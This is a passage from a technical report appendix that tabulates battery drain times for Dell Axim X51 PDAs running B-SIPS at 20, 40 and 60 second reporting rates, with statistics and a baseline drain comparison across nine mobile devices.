15:17:42	17:15:49	1:58:07	**7087**	8:55:28	11:02:52	2:07:24	**7644**
16:17:25	18:15:36	1:58:11	**7091**	9:55:11	11:57:56	2:02:45	**7365**
17:18:01	19:24:23	2:06:22	**7582**	10:55:47	13:04:40	2:08:53	**7733**
18:18:03	20:20:33	2:02:30	**7350**	11:55:48	14:04:21	2:08:33	**7713**
19:17:14	21:21:12	2:03:58	**7438**	12:54:59	15:00:50	2:05:51	**7551**

Table H-11 Axim X51 Battery Drain Data Aggregation at 20 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	7149	7118	6918	7110	6927	6922	6919	7164	6886	6987	7010	7010	111.5467	12442.67
PDA 2	6805	6894	6836	6873	6823	6862	6835	6866	6796	6837	6843	6843	30.89786	954.6778
PDA 3	6980	7074	6992	7004	6994	7032	6985	7104	6973	6984	7012	7012	44.16333	1950.4
PDA 4	7297	7542	7437	7327	7462	7469	7475	7417	7459	7512	7440	7440	76.19719	5806.011
PDA 5	7029	7043	6998	7195	6979	6997	6976	7230	6959	7007	7041	7041	93.87823	8813.122
PDA 6	7186	7114	7089	7243	7109	7136	7126	7280	7087	7644	7201	7201	168.622	28433.38
PDA 7	7239	7186	7136	7271	7368	7127	7109	7549	7091	7365	7244	7244	146.8737	21571.88
PDA 8	7656	7674	7650	7545	7123	7589	7602	7550	7582	7733	7570	7570	167.8433	28171.38
PDA 9	7432	7452	7359	7559	7376	7391	7370	7492	7350	7713	7449	7449	113.9085	12975.16
PDA 10	7319	7528	7448	7565	7470	7496	7478	7397	7438	7551	7469	7469	74.02552	5479.778
Mean	7209	7263	7186	7269	7163	7202	7188	7305	7162	7333				
StDev	241	263	270	238	238	262	272	220	274	346	**TotAve**	N STDEV	**STDEV**	**VAR**
StDev -1	6968	7000	6916	7031	6925	6940	6916	7085	6888	6988	7228	246.6502	258.4854	68407.34
StDev +1	7450	7525	7456	7507	7401	7464	7459	7525	7436	7679				
StDev -2	6727	6737	6646	6793	6687	6678	6644	6865	6615	6642				
StDev +2	7691	7788	7726	7745	7639	7726	7731	7744	7709	8025				

Table H-12 Axim X51 Battery Drain Frequency Distribution at 20 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	139	108	-92	100	-83	-88	-91	154	-124	-23
PDA 2	-38	51	-7	30	-20	19	-8	23	-47	-6
PDA 3	-32	62	-20	-8	-18	20	-27	92	-39	-28
PDA 4	-143	102	-3	-113	22	29	35	-23	19	72
PDA 5	-12	2	-43	154	-62	-44	-65	189	-82	-34
PDA 6	-15	-87	-112	42	-92	-65	-75	79	-114	443
PDA 7	-5	-58	-108	27	124	-117	-135	305	-153	121
PDA 8	86	104	80	-25	-447	19	32	-20	12	163
PDA 9	-17	3	-90	110	-73	-58	-79	43	-99	264
PDA 10	-150	59	-21	96	1	27	9	-72	-31	82

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	1	4	1	0	3	1	0	10
PDA 2	0	0	0	0	9	1	0	0	0	10
PDA 3	0	0	0	0	8	2	0	0	0	10
PDA 4	0	0	2	0	6	1	1	0	0	10
PDA 5	0	0	0	3	5	0	0	2	0	10
PDA 6	0	0	2	4	2	1	0	0	1	10
PDA 7	0	1	3	1	2	0	2	0	1	10
PDA 8	1	0	0	0	5	2	1	1	0	10
PDA 9	0	0	0	5	3	0	1	0	1	10
PDA 10	0	0	1	1	5	3	0	0	0	10




Figure H-4 Normalized Drain Time of 10 Trails of 10 Axim X51s at 20 Second Reporting

H.5 – Battery Drain Data at 40 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 40 seconds.

Table H-13 Axim X51 Battery Drain Data Observations at 40 Second Reporting Rate

Test 1

Start Time	End Time	Elapsed Time	Converted Time (Sec)
5:06:35	7:02:44	1:56:09	**6969**
7:06:34	9:01:28	1:54:54	**6894**
8:06:14	10:01:47	1:55:33	**6933**
9:07:25	11:11:13	2:03:48	**7428**
10:06:16	12:01:38	1:55:22	**6922**
11:07:15	13:04:53	1:57:38	**7058**
12:07:00	14:05:22	1:58:22	**7102**
13:07:35	15:12:49	2:05:14	**7514**
14:07:35	16:09:42	2:02:07	**7327**
15:06:35	17:09:36	2:03:01	**7381**

Test 2

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:53:29	12:47:53	1:54:24	**6864**
12:53:16	14:48:20	1:55:04	**6904**
13:53:08	15:49:35	1:56:27	**6987**
14:54:04	17:00:36	2:06:32	**7592**
15:53:10	17:50:19	1:57:09	**7029**
16:54:08	18:52:15	1:58:07	**7087**
17:53:51	19:52:44	1:58:53	**7133**
18:54:29	21:02:14	2:07:45	**7665**
19:54:29	21:59:30	2:05:01	**7501**
20:53:39	22:55:59	2:02:20	**7340**

Test 3

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:25:21	6:22:20	1:56:59	**7019**
6:25:03	8:19:19	1:54:16	**6856**
7:24:57	9:21:59	1:57:02	**7022**
8:25:56	10:31:59	2:06:03	**7563**
9:24:56	11:21:29	1:56:33	**6993**
10:25:57	12:25:17	1:59:20	**7160**
11:25:39	13:25:04	1:59:25	**7165**
12:26:19	14:34:07	2:07:48	**7668**
13:26:19	15:31:23	2:05:04	**7504**
14:25:02	16:31:54	2:06:52	**7612**

Test 4

Start Time	End Time	Elapsed Time	Converted Time (Sec)
12:13:35	14:08:37	1:55:02	**6902**
13:13:18	15:06:08	1:52:50	**6770**
14:13:13	16:08:58	1:55:45	**6945**
15:14:12	17:18:53	2:04:41	**7481**
16:13:11	18:09:06	1:55:55	**6955**
17:14:12	19:12:12	1:58:00	**7080**
18:13:55	20:11:57	1:58:02	**7082**
19:14:35	21:21:43	2:07:08	**7628**
20:14:34	22:17:37	2:03:03	**7383**
21:13:41	23:18:08	2:04:27	**7467**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
6:35:37	8:32:29	1:56:52	**7012**
7:35:20	9:28:49	1:53:29	**6809**
8:35:14	10:30:48	1:55:34	**6934**
9:36:13	11:41:23	2:05:10	**7510**
10:35:12	12:30:35	1:55:23	**6923**
11:36:14	13:34:49	1:58:35	**7115**
12:35:56	14:34:29	1:58:33	**7113**
13:36:37	15:43:15	2:06:38	**7598**
14:35:36	16:40:10	2:04:34	**7474**
15:35:42	17:40:41	2:04:59	**7499**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:15:17	12:10:03	1:54:46	**6886**
11:14:58	13:08:43	1:53:45	**6825**
12:14:53	14:10:23	1:55:30	**6930**
13:15:54	15:20:19	2:04:25	**7465**
14:14:51	16:09:49	1:54:58	**6898**
15:15:53	17:13:42	1:57:49	**7069**
16:15:34	18:13:27	1:57:53	**7073**
17:16:16	19:22:29	2:06:13	**7573**
18:16:15	20:19:04	2:02:49	**7369**
19:15:21	21:19:34	2:04:13	**7453**

Test 7

Start Time	End Time	Elapsed Time	Converted Time (Sec)
4:35:15	6:29:39	1:54:24	**6864**
5:34:55	7:27:58	1:53:03	**6783**
6:34:50	8:30:38	1:55:48	**6948**
7:35:50	9:40:57	2:05:07	**7507**
8:34:47	10:30:02	1:55:15	**6915**
9:35:49	11:33:34	1:57:45	**7065**
10:35:32	12:33:16	1:57:44	**7064**
11:36:13	13:43:25	2:07:12	**7632**
12:36:13	14:40:02	2:03:49	**7429**
13:35:17	15:40:12	2:04:55	**7495**

Test 8

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:11:13	12:04:48	1:53:35	**6815**
11:10:54	13:03:05	1:52:11	**6731**
12:10:51	14:05:08	1:54:17	**6857**
13:11:54	15:15:47	2:03:53	**7433**
14:10:43	16:05:55	1:55:12	**6912**
15:11:45	17:09:03	1:57:18	**7038**
15:11:45	17:09:03	1:57:18	**7038**
16:11:27	18:16:51	2:05:24	**7524**
17:12:10	19:17:51	2:05:41	**7541**
19:11:13	21:14:49	2:03:36	**7416**

Test 9

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:09:41	5:04:11	1:54:30	**6870**
4:09:20	6:02:30	1:53:10	**6790**
5:09:16	7:05:11	1:55:55	**6955**
6:10:18	8:15:08	2:04:50	**7490**
7:09:12	9:04:34	1:55:22	**6922**
8:10:15	10:08:24	1:58:09	**7089**
9:09:56	11:08:52	1:58:56	**7136**
10:10:41	12:17:15	2:06:34	**7594**
11:10:38	13:13:49	2:03:11	**7391**
12:09:43	14:14:18	2:04:35	**7475**

Test 10

Start Time	End Time	Elapsed Time	Converted Time (Sec)
11:19:27	13:13:34	1:54:07	**6847**
12:19:05	14:11:51	1:52:46	**6766**
13:19:01	15:14:33	1:55:32	**6932**
14:20:04	16:24:31	2:04:27	**7467**
15:18:56	17:13:56	1:55:00	**6900**
16:20:01	18:17:49	1:57:48	**7068**
17:19:41	19:16:51	1:57:10	**7030**
18:20:25	20:25:22	2:04:57	**7497**
19:20:24	21:22:38	2:02:14	**7334**
20:19:27	22:23:46	2:04:19	**7459**

Table H-14 Axim X51 Battery Drain Data Aggregation at 40 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	6969	6864	7019	6902	7012	6886	6864	6815	6870	6847	6905	6905	70.6805	4995.733
PDA 2	6894	6904	6856	6770	6809	6825	6783	6731	6790	6766	6813	6813	56.82488	3229.067
PDA 3	6933	6987	7022	6945	6934	6930	6948	6857	6955	6932	6944	6944	42.42654	1800.011
PDA 4	7428	7592	7563	7481	7510	7465	7507	7433	7490	7467	7494	7494	52.30296	2735.6
PDA 5	6922	7029	6993	6955	6923	6898	6915	6912	6922	6900	6937	6937	42.90675	1840.989
PDA 6	7058	7087	7160	7080	7115	7069	7065	7038	7089	7068	7083	7083	34.00801	1156.544
PDA 7	7102	7133	7165	7082	7113	7073	7064	7038	7136	7030	7094	7094	44.0535	1940.711
PDA 8	7514	7665	7668	7628	7598	7573	7632	7524	7594	7497	7589	7589	61.51973	3784.678
PDA 9	7327	7501	7504	7383	7474	7369	7429	7541	7391	7334	7425	7425	75.88742	5758.9
PDA 10	7381	7340	7612	7467	7499	7453	7495	7416	7475	7459	7460	7460	73.59808	5416.678
Mean	7153	7210	7256	7169	7199	7154	7170	7131	7171	7130				
StDev	236	293	300	295	292	282	313	315	293	282	**TotAve**	N STDEV	**STDEV**	**VAR**
StDev -1	6917	6917	6956	6874	6906	6872	6858	6815	6878	6848	7174	287.9177	279.8741	81426.39
StDev +1	7389	7503	7556	7465	7491	7436	7483	7446	7464	7412				
StDev -2	6680	6625	6656	6579	6614	6589	6545	6500	6585	6566				
StDev +2	7625	7796	7856	7760	7783	7719	7795	7761	7758	7694				

Table H-15 Axim X51 Battery Drain Frequency Distribution at 40 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	64	-41	114	-3	107	-19	-41	-90	-35	-58
PDA 2	81	91	43	-43	-4	12	-30	-82	-23	-47
PDA 3	-11	43	78	1	-10	-14	4	-87	11	-12
PDA 4	-66	98	69	-13	16	-29	13	-61	-4	-27
PDA 5	-15	92	56	18	-14	-39	-22	-25	-15	-37
PDA 6	-25	4	77	-3	32	-14	-18	-45	6	-15
PDA 7	8	39	71	-12	19	-21	-30	-56	42	-64
PDA 8	-75	76	79	39	9	-16	43	-65	5	-92
PDA 9	-98	76	79	-42	49	-56	4	116	-34	-91
PDA 10	-79	-120	152	7	39	-7	35	-44	15	-1

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	0	2	5	1	2	0	0	10
PDA 2	0	0	0	1	7	2	0	0	0	10
PDA 3	0	0	0	1	8	1	0	0	0	10
PDA 4	0	0	0	2	6	2	0	0	0	10
PDA 5	0	0	0	0	8	2	0	0	0	10
PDA 6	0	0	0	0	9	1	0	0	0	10
PDA 7	0	0	0	2	7	1	0	0	0	10
PDA 8	0	0	0	3	5	2	0	0	0	10
PDA 9	0	0	0	3	4	2	1	0	0	10
PDA 10	0	0	1	1	7	0	0	1	0	10




Figure H-5 Normalized Drain Time of 10 Trails of 10 Axim X51s at 40 Second Reporting

H.6 – Battery Drain Data at 60 Second Reporting Rate

This is the Axim X51 battery drain testing with the B-SIPS reporting rate set to 60 seconds.

Table H-16 Axim X51 Battery Drain Data Observations at 60 Second Reporting Rate

Test 1

Start Time	End Time	Elapsed Time	Converted Time (Sec)
7:38:45	9:32:46	1:54:01	**6841**
8:38:23	10:30:03	1:51:40	**6700**
9:38:18	11:34:06	1:55:48	**6948**
10:04:20	12:10:19	2:05:59	**7559**
11:38:14	13:32:03	1:53:49	**6829**
12:39:18	14:37:23	1:58:05	**7085**
13:40:12	15:36:02	1:55:50	**6950**
14:40:52	16:45:54	2:05:02	**7502**
15:39:45	17:42:47	2:03:02	**7382**
16:38:45	18:42:51	2:04:06	**7446**

Test 2

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:34:55	5:30:11	1:55:16	**6916**
4:34:27	6:28:43	1:54:16	**6856**
5:34:25	7:30:48	1:56:23	**6983**
6:35:32	8:41:05	2:05:33	**7533**
7:34:18	9:30:48	1:56:30	**6990**
8:35:25	10:32:59	1:57:34	**7054**
9:35:05	11:33:44	1:58:39	**7119**
10:35:52	12:42:49	2:06:57	**7617**
11:35:49	13:39:45	2:03:56	**7436**
12:34:49	14:39:48	2:04:59	**7499**

Test 3

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:28:54	12:21:53	1:52:59	**6779**
11:28:24	13:19:33	1:51:09	**6669**
12:28:43	14:22:43	1:54:00	**6840**
13:30:14	15:31:21	2:01:07	**7267**
14:28:14	16:22:21	1:54:07	**6847**
15:29:33	17:26:36	1:57:03	**7023**
16:29:16	18:26:20	1:57:04	**7024**
17:30:12	19:34:23	2:04:11	**7451**
18:19:46	20:20:18	2:00:32	**7232**
19:29:22	21:32:33	2:03:11	**7391**

Test 4

Start Time	End Time	Elapsed Time	Converted Time (Sec)
5:02:12	6:56:17	1:54:05	**6845**
6:01:41	7:53:17	1:51:36	**6696**
7:01:40	8:55:48	1:54:08	**6848**
8:02:49	10:07:09	2:04:20	**7460**
9:01:32	10:55:23	1:53:51	**6831**
10:02:40	11:59:06	1:56:26	**6986**
11:02:21	12:59:21	1:57:00	**7020**
12:03:14	14:08:26	2:05:12	**7512**
13:03:05	15:05:21	2:02:16	**7336**
14:02:04	16:05:27	2:03:23	**7403**

Test 5

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:37:03	12:30:28	1:53:25	**6805**
11:36:04	13:28:58	1:52:54	**6774**
12:36:32	14:32:01	1:55:29	**6929**
13:37:40	15:41:20	2:03:40	**7420**
14:36:23	16:31:20	1:54:57	**6897**
15:37:32	17:34:33	1:57:01	**7021**
16:37:11	18:35:18	1:58:07	**7087**
17:37:39	19:43:13	2:05:34	**7534**
18:37:56	20:39:15	2:01:19	**7279**
19:36:55	21:40:20	2:03:25	**7405**

Test 6

Start Time	End Time	Elapsed Time	Converted Time (Sec)
10:27:14	12:20:31	1:53:17	**6797**
11:26:43	13:18:01	1:51:18	**6678**
12:26:41	14:21:04	1:54:23	**6863**
13:27:51	15:31:25	2:03:34	**7414**
14:26:31	16:20:46	1:54:15	**6855**
15:27:41	17:22:57	1:55:16	**6916**
16:27:21	18:24:43	1:57:22	**7042**
17:28:09	19:33:46	2:05:37	**7537**
18:28:05	20:30:40	2:02:35	**7355**
19:26:40	21:30:42	2:04:02	**7442**

Test 7

Start Time	End Time	Elapsed Time	Converted Time (Sec)
5:53:20	7:46:59	1:53:39	**6819**
6:52:50	8:44:27	1:51:37	**6697**
7:52:48	9:45:31	1:52:43	**6763**
8:53:57	10:57:33	2:03:36	**7416**
9:52:40	11:46:34	1:53:54	**6834**
10:53:48	12:50:50	1:57:02	**7022**
11:53:27	13:50:33	1:57:06	**7026**
12:54:16	14:59:43	2:05:27	**7527**
13:54:13	15:56:48	2:02:35	**7355**
14:53:12	16:56:50	2:03:38	**7418**

Test 8

Start Time	End Time	Elapsed Time	Converted Time (Sec)
12:57:49	14:50:50	1:53:01	**6781**
13:57:18	15:48:14	1:50:56	**6656**
14:57:14	16:51:19	1:54:05	**6845**
15:58:38	18:01:43	2:03:05	**7385**
17:58:13	19:54:35	1:56:22	**6982**
18:57:33	20:55:19	1:57:46	**7066**
19:58:43	21:58:29	1:59:46	**7186**
20:58:39	23:03:22	2:04:43	**7483**
21:57:36	0:01:25	2:03:49	**7429**
12:57:50	15:01:50	2:04:00	**7440**

Test 9

Start Time	End Time	Elapsed Time	Converted Time (Sec)
3:09:41	5:04:11	1:54:30	**6870**
4:09:20	6:02:30	1:53:10	**6790**
5:09:16	7:05:11	1:55:55	**6955**
6:10:18	8:15:08	2:04:50	**7490**
7:09:12	9:04:34	1:55:22	**6922**
8:10:15	10:08:24	1:58:09	**7089**
9:09:56	11:08:52	1:58:56	**7136**
10:10:41	12:17:15	2:06:34	**7594**
11:10:38	13:13:49	2:03:11	**7391**
12:09:43	14:14:18	2:04:35	**7475**

Test 10

Start Time	End Time	Elapsed Time	Converted Time (Sec)
11:19:27	13:13:34	1:54:07	**6847**
12:19:05	14:11:51	1:52:46	**6766**
13:19:01	15:14:33	1:55:32	**6932**
14:20:04	16:24:31	2:04:27	**7467**
15:18:56	17:13:56	1:55:00	**6900**
16:20:01	18:17:49	1:57:48	**7068**
17:19:41	19:16:51	1:57:10	**7030**
18:20:25	20:25:22	2:04:57	**7497**
19:20:24	21:22:38	2:02:14	**7334**
20:19:27	22:23:46	2:04:19	**7459**

Table H-17 Axim X51 Battery Drain Data Aggregation at 60 Second Reporting Rate

	Test 1	Test 2	Test 3	Test 4	Test 5	Test 6	Test 7	Test 8	Test 9	Test 10	Mean	X-X(bar)	StDev	Var
PDA 1	6841	6916	6779	6845	6805	6797	6819	6781	6870	6847	6830	6830	42.77590183	1829.777778
PDA 2	6700	6856	6669	6696	6774	6678	6697	6656	6790	6766	6728	6728	64.74016442	4191.288889
PDA 3	6948	6983	6840	6848	6929	6863	6763	6845	6955	6932	6891	6891	68.8528221	4740.711111
PDA 4	7559	7533	7267	7460	7420	7414	7416	7385	7490	7467	7441	7441	82.34945861	6781.433333
PDA 5	6829	6990	6847	6831	6897	6855	6834	6982	6922	6900	6889	6889	60.5824507	3670.233333
PDA 6	7085	7054	7023	6986	7021	6916	7022	7066	7089	7068	7033	7033	52.55473337	2762
PDA 7	6950	7119	7024	7020	7087	7042	7026	7186	7136	7030	7062	7062	69.28042853	4799.777778
PDA 8	7502	7617	7451	7512	7534	7537	7527	7483	7594	7497	7525	7525	49.63690383	2463.822222
PDA 9	7382	7436	7232	7336	7279	7355	7355	7429	7391	7334	7353	7353	63.00343906	3969.433333
PDA 10	7446	7499	7391	7403	7405	7442	7418	7440	7475	7459	7438	7438	34.21760431	1170.844444
Mean	7124	7200	7052	7094	7115	7090	7088	7125	7171	7130				
StDev	318	288	271	304	276	315	313	304	293	282	**TotAve**	**N STDEV**	**STDEV**	**VAR**
StDev -1	6806	6912	6781	6790	6839	6775	6774	6821	6878	6848	7119	293.8910042	286.0544363	80770.37516
StDev +1	7443	7489	7324	7397	7391	7405	7401	7429	7464	7412				
StDev -2	6488	6624	6510	6486	6564	6460	6461	6517	6585	6566				
StDev +2	7761	7777	7595	7701	7666	7720	7715	7733	7758	7694				

Table H-18 Axim X51 Battery Drain Frequency Distribution at 60 Second Rate

	x-xbar 1	x-xbar 2	x-xbar 3	x-xbar 4	x-xbar 5	x-xbar 6	x-xbar 7	x-xbar 8	x-xbar 9	x-xbar 10
PDA 1	11	86	-51	15	-25	-33	-11	-49	40	17
PDA 2	-28	128	-59	-32	46	-50	-31	-72	62	38
PDA 3	57	92	-51	-43	38	-28	-128	-46	64	41
PDA 4	118	92	-174	19	-21	-27	-25	-56	49	26
PDA 5	-60	101	-42	-58	8	-34	-55	93	33	11
PDA 6	52	21	-10	-47	-12	-117	-11	33	56	35
PDA 7	-112	57	-38	-42	25	-20	-36	124	74	-32
PDA 8	-23	92	-74	-13	9	12	2	-42	69	-28
PDA 9	29	83	-121	-17	-74	2	2	76	38	-19
PDA 10	8	61	-47	-35	-33	4	-20	2	37	21

Frequency	-200	-150	-100	-50	0	50	100	150	200	Chksum
PDA 1	0	0	0	1	8	1	0	0	0	10
PDA 2	0	0	0	3	5	1	1	0	0	10
PDA 3	0	0	1	1	5	3	0	0	0	10
PDA 4	0	1	0	1	6	1	1	0	0	10
PDA 5	0	0	0	3	5	1	1	0	0	10
PDA 6	0	0	1	0	7	2	0	0	0	10
PDA 7	0	0	1	0	6	2	1	0	0	10
PDA 8	0	0	0	1	7	2	0	0	0	10
PDA 9	0	0	1	1	6	2	0	0	0	10
PDA 10	0	0	0	0	9	1	0	0	0	10




Figure H-6 Normalized Drain Time of 10 Trails of 10 Axim X51s at 60 Second Reporting

H.7 – Device Comparison of Baseline Drain Data

This is the baseline battery drain testing for 9 varieties of mobile devices.

Table H-19 Device Comparison of Baseline Drain Data

Dell Axim X51v	Total Time	Elapsed Time (Sec)	Dell Axim X30	Total Time	Elapsed Time (Sec)	Cingular 8125	Total Time	Elapsed Time (Sec)
Trial 1	1:53:12	6792	**Trial 1**	2:31:38	9098	**Trial 1**	6:39:31	23971
Trial 2	1:51:19	6679	**Trial 2**	2:30:22	9022	**Trial 2**	6:37:56	23876
Trial 3	1:48:28	6508	**Trial 3**	2:34:01	9241	**Trial 3**	6:34:48	23688
Trial 4	1:52:36	6756	**Trial 4**	2:35:49	9349	**Trial 4**	6:38:03	23883
Trial 5	1:47:43	6463	**Trial 5**	2:32:39	9159	**Trial 5**	6:40:02	24002
Total		33198	**Total**		45869	**Total**		119420
Average Drain Time		6639.6	**Average Drain Time**		9173.8	**Average Drain Time**		23884

Dell Axim X50v	Total Time	Elapsed Time (Sec)	HP iPAQ 4155	Total Time	Elapsed Time (Sec)	Palm Treo 700w	Total Time	Elapsed Time (Sec)
Trial 1	1:45:15	6315	**Trial 1**	1:57:56	7076	**Trial 1**	6:11:10	22270
Trial 2	1:45:28	6328	**Trial 2**	1:54:39	6879	**Trial 2**	6:14:51	22491
Trial 3	1:46:20	6380	**Trial 3**	2:01:04	7264	**Trial 3**	6:17:27	22647
Trial 4	1:49:23	6563	**Trial 4**	1:59:37	7177	**Trial 4**	6:15:39	22539
Trial 5	1:44:12	6252	**Trial 5**	2:01:58	7318	**Trial 5**	6:14:04	22444
Total		31838	**Total**		35714	**Total**		112391
Average Drain Time		6367.6	**Average Drain Time**		7142.8	**Average Drain Time**		22478.2

HP iPAQ hx2795	Total Time	Elapsed Time (Sec)	Verizon XV6700	Total Time	Elapsed Time (Sec)	Samsung SCH-i730	Total Time	Elapsed Time (Sec)
Trial 1	4:11:01	15061	**Trial 1**	6:07:21	22041	**Trial 1**	3:00:51	10851
Trial 2	4:31:19	16279	**Trial 2**	6:07:32	22052	**Trial 2**	3:02:05	10925
Trial 3	4:29:02	16142	**Trial 3**	6:09:05	22145	**Trial 3**	3:02:31	10951
Trial 4	4:31:12	16272	**Trial 4**	6:07:01	22021	**Trial 4**	3:00:55	10855
Trial 5	4:29:21	16161	**Trial 5**	6:04:11	21851	**Trial 5**	3:01:12	10872
Total		79915	**Total**		110110	**Total**		54454
Average Drain Time		15983	**Average Drain Time**		22022	**Average Drain Time**		10890.8

H.8 – Device Comparison Drain Data with B-SIPS

This is the battery drain testing for 9 varieties of mobile devices with B-SIPS at 10 seconds.

Table H-20 Device Comparison of Drain Data with B-SIPS at 10 Second Rate

Dell Axim X51v	**Total Time**	**Elapsed Time (Sec)**	**Dell Axim X30**	**Total Time**	**Elapsed Time (Sec)**	**Cingular 8125**	**Total Time**	**Elapsed Time (Sec)**
Trial 1	1:58:22	7102	**Trial 1**	2:51:55	10315	**Trial 1**	6:39:15	23955
Trial 2	1:58:44	7124	**Trial 2**	2:51:24	10284	**Trial 2**	6:47:01	24421
Trial 3	1:58:35	7115	**Trial 3**	2:54:03	10443	**Trial 3**	6:51:32	24692
Trial 4	1:59:57	7197	**Trial 4**	2:48:41	10121	**Trial 4**	6:43:24	24204
Trial 5	2:00:31	7231	**Trial 5**	2:50:08	10208	**Trial 5**	6:49:39	24579
Total		35769	**Total**		51371	**Total**		121851
Average Drain Time		7153.8	**Average Drain Time**		10274.2	**Average Drain Time**		24370.2

Dell Axim X50v	Total Time	Elapsed Time (**Sec**)	**HP iPAQ 4155**	Total Time	**Elapsed Time (Sec)**	**Palm Treo 700w**	Total Time	Elapsed Time **(Sec)**
Trial 1	1:52:48	6768	**Trial 1**	1:58:57	7137	**Trial 1**	5:56:31	21391
Trial 2	1:52:59	6779	**Trial 2**	1:59:19	7159	**Trial 2**	5:54:04	21244
Trial 3	1:51:37	6697	**Trial 3**	1:57:52	7072	**Trial 3**	5:57:47	21467
Trial 4	1:49:57	6597	**Trial 4**	1:58:41	7121	**Trial 4**	5:58:42	21522
